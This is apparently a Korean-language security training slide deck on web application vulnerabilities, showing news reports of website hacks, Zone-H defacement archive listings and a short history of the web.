



보안사고 분석대응 과정  
**보안이벤트 대응**  
(웹 애플리케이션 취약점 이해 및 대응)

# Contents

- I. 주요 웹 해킹 사건들
- II. 웹의 중요 요소
- III. 웹 기반 공격 기법의 이해
- IV. WebGoat 실습

# I. 주요 웹 해킹 사건들

# 1 웹 사이트 취약점을 통한 공격 사례

Home &gt; 뉴스 &gt; 전체기사

韓 사이버공습 계획 中 해커들, 아파치·SQL 등 보안 취약점 노린다

108 | 입력: 2017-03-22 16:40 | 가 가 |

구글 검색해보니...아파치 스트랫츠2 기반 정부·기관·학교 홈페이지 상당수

중국 해커조직, 공격 툴 배포중...SQL 인젝션 해킹 공격도 감행할 듯

홈페이지 점검 후, 취약점 발견시 신속하게 보안 패치 적용해야

가장 많이 본 기사 »

- [긴급] 공유기 DNS 번호 악성코드 다시 기승
- EBS, 2012년 악용 재발되나? 훔피 해킹...
- [긴급] 내 카드가 해외에서 사용됐다고? 주
- 국내 웹호스팅 업체 노린 해외 해커들, 13
- 한국을 찾은 해외 보안 바이어들에게 들다
- [주의] 로부야 로부야 우리 경악 내용들

## 중국 해커, 사드 체계 전개에 보복성 공격 개시... 국내 웹사이트 변조 파상공세

발행일 : 2017.03.07

가 가 |

## '어나니머스 추종' 고교생, 웹사이트 수천 개 해킹

입력 2016.06.15 (06:43) | 수정 2016.06.15 (10:58) | 357

뉴스광장 1부



인터넷

## 구글 "보안 경고에도 76만개 웹사이트 해킹에 무방비"

손경호 기자

| 입력 : 2016.04.21.10:40

| 수정 : 2016.04.21.10:40

정보화

## 지난해 우리나라 통한 중국 대상 웹사이트 변조 피해 1만6031개

미종민 기자 bellmin@dt.co.kr | 입력: 2016-04-27 13:34

## 2

## 웹 페이지 변조

- 웹 페이지 공격 피해 정보제공 사이트: Zone-H.org

① 주의 요함 | zone-h.org/?hz=1



**zone-h**  
unrestricted information

Home News Events Archive Archive ★ Onhold Notify Stats Register Login search...

**Dedicated to all the hackers - Pho3nix (Roulette Cinese)**  
24/03/2014 Written by Roberto SyS64738 Preatoni

We finally concluded the Hacker Visual Contest through which we collected videoclips and artwork from the hacker world which we used to assemble the official videoclip for the song "Pho3nix" (Roulette Cinese) dedicated to the hacker world. I feel obliged to thank all of the participants, credits are added at the end of the clip with a special mention to Christian Milani for the outstanding remix, to Roberto "SyS64738" Preatoni for promoting the idea throughout the hacker world and to Gianluca Zenone aka Alex Dreiser for the videoclip realization. Thanks again to all of you and... enjoy the clip.

Joe Raggi (Roulette Cinese)  
(for what is worth: <https://itunes.apple.com/it/artist/roulette-cinese/id286575097>)

**ZONE-H In Numbers**

News:	4.738
Admins:	4
Registered Users:	142.304
Early Warning subscriptions:	7293
Digital Attacks:	13.444.234
Attacks On Hold:	328.921
Online Users:	144

**Login**

Login :   
 Password :   
 [Lost password ?](#)

**Events**


< September 2018 >						
M	T	W	T	F	S	S
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30

[Read more](#)

## 2

## 웹 페이지 변조

- 웹 페이지 공격 피해 정보제공 사이트: Zone-H.org
  - Archive 메뉴: 웹 페이지 변조된 기록을 보여줌 (거의 실시간)
  - 보고된 시간, 보고자, Legend, 도메인, 운영체제, mirror 사이트



The screenshot shows the Zone-H.org archive page. At the top, there's a red header with the site's logo and name. Below the header, a navigation bar includes links for Home, News, Events, Archive, Onhold, Notify, Stats, Register, Login, and a search bar. The main content area displays a table of defacement reports. The table has columns for Time, Notifier, H M R L ★ Domain, OS, and View. Each row represents a different defacement entry with specific details like the time it occurred, the notifier, the type of defacement (Homepage, Mass, Redeface, IP Location, or Special), the domain affected, the operating system, and whether it's a mirror site.

Time	Notifier	H	M	R	L	★	Domain	OS	View
16:17	Team_CC		M				www.somyapublicschool.com/ele....	Linux	mirror
16:14	Team_CC		H				eneixia.com	FreeBSD	mirror
16:11	TN-Jo3ker			M			www.braceszone.com/joker.html	Linux	mirror
16:09	Team_CC		H				wenews.club	Linux	mirror
16:07	s4bun			M			davadang.com/sukma.txt	Linux	mirror
16:02	s4bun			M			batdongsan179.com/sukma.txt	Linux	mirror
16:01	GHz7		H	M			reynashexport.com	Linux	mirror
16:01	GHz7		H	M			surfacemarblesindia.com	Linux	mirror
16:00	Ghz7		H	M			surgerica.com	Linux	mirror
16:00	Team_CC					fbzone.us/ele.html	Linux	mirror	
16:00	Team_CC					hak8.net/ele.html	Linux	mirror	
16:00	Team_CC					cheatshackgenerator.com/ele.html	Linux	mirror	
15:59	Team_CC		M				xncorp.co.za/ele.html	Linux	mirror
15:59	Team_CC		M				vrms.co.za/ele.html	Linux	mirror
15:58	Team_CC		M				zengarden.co.za/ele.html	Linux	mirror

## 2 웹 페이지 변조


- 웹 페이지 공격 피해 정보제공 사이트: Zone-H.org
  - Archive 메뉴: 웹 페이지 변조된 기록을 보여줌 (거의 실시간)
  - mirror 사이트는 변조된 웹 페이지 화면을 저장하여 보여줌



## 웹 페이지 변조

- 웹 페이지 공격 피해 정보제공 사이트: Zone-H.org

- : Archive ★ 메뉴: Special defacements (정부기관, 공공기관 등 중요 사이트)



The screenshot shows the Zone-H.org website with a red header containing the logo 'zone-h unrestricted information'. The menu bar includes Home, News, Events, Archive, Onhold, Notify, Stats, Register, Login, and a search bar. Below the menu, a section titled '[ENABLE FILTERS]' displays the total notifications: 243,413, with 95,026 single IP and 148,387 mass defacements.


**Legend:**

- H - Homepage defacement
- M - Mass defacement (click to view all defacements of this IP)
- R - Redefacement (click to view all defacements of this site)
- L - IP address location
- ★ - Special defacement (special defacements are important websites)

Date	Notifier	H	M	R	L	★ Domain	OS	View
2018/09/08	Typical Idiot Security			R		lembangjaya.solokkab.go.id/z.txt	Linux	mirror
2018/09/08	HakuID		H	R		archives.gov.np	FreeBSD	mirror
2018/09/07	PhantomGhost			R		beg.dpr.gov.np/index.php	FreeBSD	mirror
2018/09/06	cavdar59			R		inegoldevlethastanesi.gov.tr/...	Linux	mirror
2018/09/06	KID2ZON3	H				dprd-kaltaraprov.go.id	Unknown	mirror
2018/09/06	Sec Sh					lmis.gov.ps/0.php	Unknown	mirror
2018/09/06	Typical Idiot Security		M	R		jatengprov.go.id/owned.html	Linux	mirror
2018/09/06	Typical Idiot Security		M	R		rsmoewardi.jatengprov.go.id/ow...	Linux	mirror
2018/09/06	Typical Idiot Security			R		dprd.jatengprov.go.id/owned.html	Linux	mirror
2018/09/05	AKINCILAR	H				inl.cnrs.fr	Linux	mirror
2018/09/05	Team_CC	H	M	R		darsanacollege.gov.bd	Linux	mirror
2018/09/05	HighTech			R		www.liceoalpirutigliano.gov.it...	Linux	mirror
2018/09/04	maress	H	M			www.droits-humains.gov.bf	Unknown	mirror
2018/09/04	Default	H	M			www.miranorte.to.leg.br	Linux	mirror
2018/09/04	Sh0uT0u7					gradbursar-p1.stern.nyu.edu/tc...	Unknown	mirror
2018/09/04	Sh0uT0u7					uepegu.oise.utoronto.ca/tcp_su...	Unknown	mirror
2018/09/04	Salman Hacker	M	R			www.hinmool.go.th/images/otop/...	Linux	mirror

## 2 웹 페이지 변조

- 웹 페이지 공격 피해 정보제공 사이트: Zone-H.org
  - : Archive ★ 메뉴: Special defacements (정부기관, 공공기관 등 중요 사이트)



## 2

## 웹 페이지 변조

- 웹 페이지 공격 피해 정보제공 사이트: Zone-H.org
  - 필터 기능 (ENABLE FILTERS) : 특정 조건으로 검색 할 수 있음
    - 예: 한국 사이트를 대상으로 검색하고자 할 때, DOMAIN에 .kr 입력

The screenshot shows the Zone-H.org archive page. At the top, there is a search bar with fields for 'NOTIFIER' and 'DOMAIN' set to '.kr'. Below the search bar are filter options: 'Special defacements only' (unchecked), 'Fulltext/Wildcard' (unchecked), 'Onhold (Unpublished) only' (checked), and a date selector set to 'ALL' with an 'Apply filter' button.

Below the search area, a message states: "Total notifications: 37,872 of which 10,233 single ip and 27,639 mass defacements".

A legend provides definitions for symbols used in the table:

- H - Homepage defacement
- M - Mass defacement (click to view all defacements of this IP)
- R - Redefacement (click to view all defacements of this site)
- L - IP address location
- ★ - Special defacement (special defacements are important websites)

The main content is a table listing 15 rows of defacement notifications. The columns are: Date, Notifier, H M R L ★ Domain, OS, and View. The 'View' column contains the word 'mirror' repeated 15 times.

Date	Notifier	H M R L ★	Domain	OS	View	
2018/09/06	Electronic Team	Thunderbolt		kyungdongi.co.kr/index.html	Win 2008	mirror
2018/09/06	Electronic Team	Thunderbolt		good-neighbours.kr/data/bbs/a9...	Linux	mirror
2018/09/03	D404Zr			kennysoft.kr/sad.php	Linux	mirror
2018/09/01	p0r7s	H M		www.hakwon24.co.kr	Linux	mirror
2018/09/01	p0r7s	H M		www.ua24.co.kr	Linux	mirror
2018/09/01	p0r7s	H		aplus24.co.kr	Linux	mirror
2018/08/31	Falc0n Eye\$	H		krcts.ac.kr	Win 2008	mirror
2018/08/27	Mr.ToKeiChun69			member.knowhow.or.kr/cheditor/...	Linux	mirror
2018/08/26	1ntrOver7_Tersakiti	H M		cacubicle.co.kr	Linux	mirror
2018/08/26	1ntrOver7_Tersakiti	H M		www.3604.co.kr	Linux	mirror
2018/08/26	1ntrOver7_Tersakiti	H M		www.s1000.co.kr	Linux	mirror
2018/08/26	1ntrOver7_Tersakiti	H M		www.iecolink.or.kr	Linux	mirror

## 2 웹 페이지 변조

- 웹 페이지 공격 피해 정보제공 사이트: Zone-H.org
  - 필터 기능 (ENABLE FILTERS) : 특정 조건으로 검색 할 수 있음

The screenshot shows a browser window displaying a mirrored version of a website from September 1, 2018, at 04:53:15. The original site was hacked by p0r7s, as indicated by the watermark and footer. The header of the page includes the Zone-H logo and navigation links for Home, News, Events, Archive, Onhold, Notify, Stats, Register, Login, and a search bar. The main content area displays a black background with a red and white skull logo for the Indonesian Code Party, followed by the text "Hacked by p0r7s", "[!] Indonesian Code Party [!]", "sh00tz :", and a list of names at the bottom.

Mirror saved on: 2018-09-01 04:53:15

Notified by: p0r7s  
System: Linux

Domain: http://aplus24.co.kr  
Web server: Apache

IP address: 112.175.88.37 ⚡  
[Notifier stats](#)

This is a CACHE (mirror) page of the site when it was saved by our robot on 2018-09-01 04:53:15

Hacked by p0r7s

[!] Indonesian Code Party [!]

sh00tz :

```
$ ZeynnymouZ | ./BlaDDzeRR | UnknownYmouZ | -DenJaka- | Conzept_IXI | ./Coco | 0x1999
| Leek_Dom | /UnitX | /Light_Root | Walkong404 | /DienHitam | Mr_Vendetta_404 |
```

Home News Events Archive ★ Onhold Notify Stats Register Login Disclaimer Contact

Attribution-NonCommercial-NoDerivs 3.0 Unported License

## 2 웹 페이지 변조

- 웹 페이지 변조는 대부분 정치적인 목적에서 이뤄지는 핵티비스트(Hacktivist)들의 행위가 많음
- 웹 해킹과 악성코드는 여전히 외부의 공격으로부터 주요한 위협임
- 시스템 해킹이나 네트워크 해킹에 비해 공격하기가 더 쉽다.
- 인터넷에는 무려 10억 개의 웹 사이트가 현재 존재한다.
  - Website Hacked Trend Report'16 Q1

## II. 웹의 중요 요소

## 1

## 웹의 탄생과 발전

- 누가 웹(WWW)를 처음으로 만들었을까?




Tim Berners Lee, CERN Researcher


- 주요 히스토리
  - 1989년 3월 13일 탄생
  - 1991년 8월, WWW는 일반인에게 최초로 공개
  - RFC1945 - Hypertext Transfer Protocol - HTTP/1.0 (<https://www.ietf.org/rfc/rfc1945.txt>)  
\* RFC(Request for Comments) : 비평을 기다리는 문서라는 의미로, 컴퓨터 네트워크 공학 등에서 인터넷 기술에 적용 가능한 새로운 연구, 혁신, 기법 등을 아우르는 메모

# 웹의 탄생과 발전

- Tim Berners Lee의 초기 웹 사이트



Microsoft 초기 웹 사이트와 현재 웹 사이트



# 웹의 탄생과 발전

## 1998년 12월 네이버 메인 페이지 모습



- 단순 HTML + Javascript

## 2017년 네이버 메인 페이지 모습




- 반응형 웹 사이트
- Flash 등 Embed 기술 적용
- 발전된 백엔드 기술

## 1

## 웹의 탄생과 발전

- 웹 페이지 저장소 (아카이브 사이트)
  - <https://archive.org/index.php>
  - 가운데 Search 부분에 관심 있는 URL 입력 (예: daum.net)



# 1 웹의 탄생과 발전

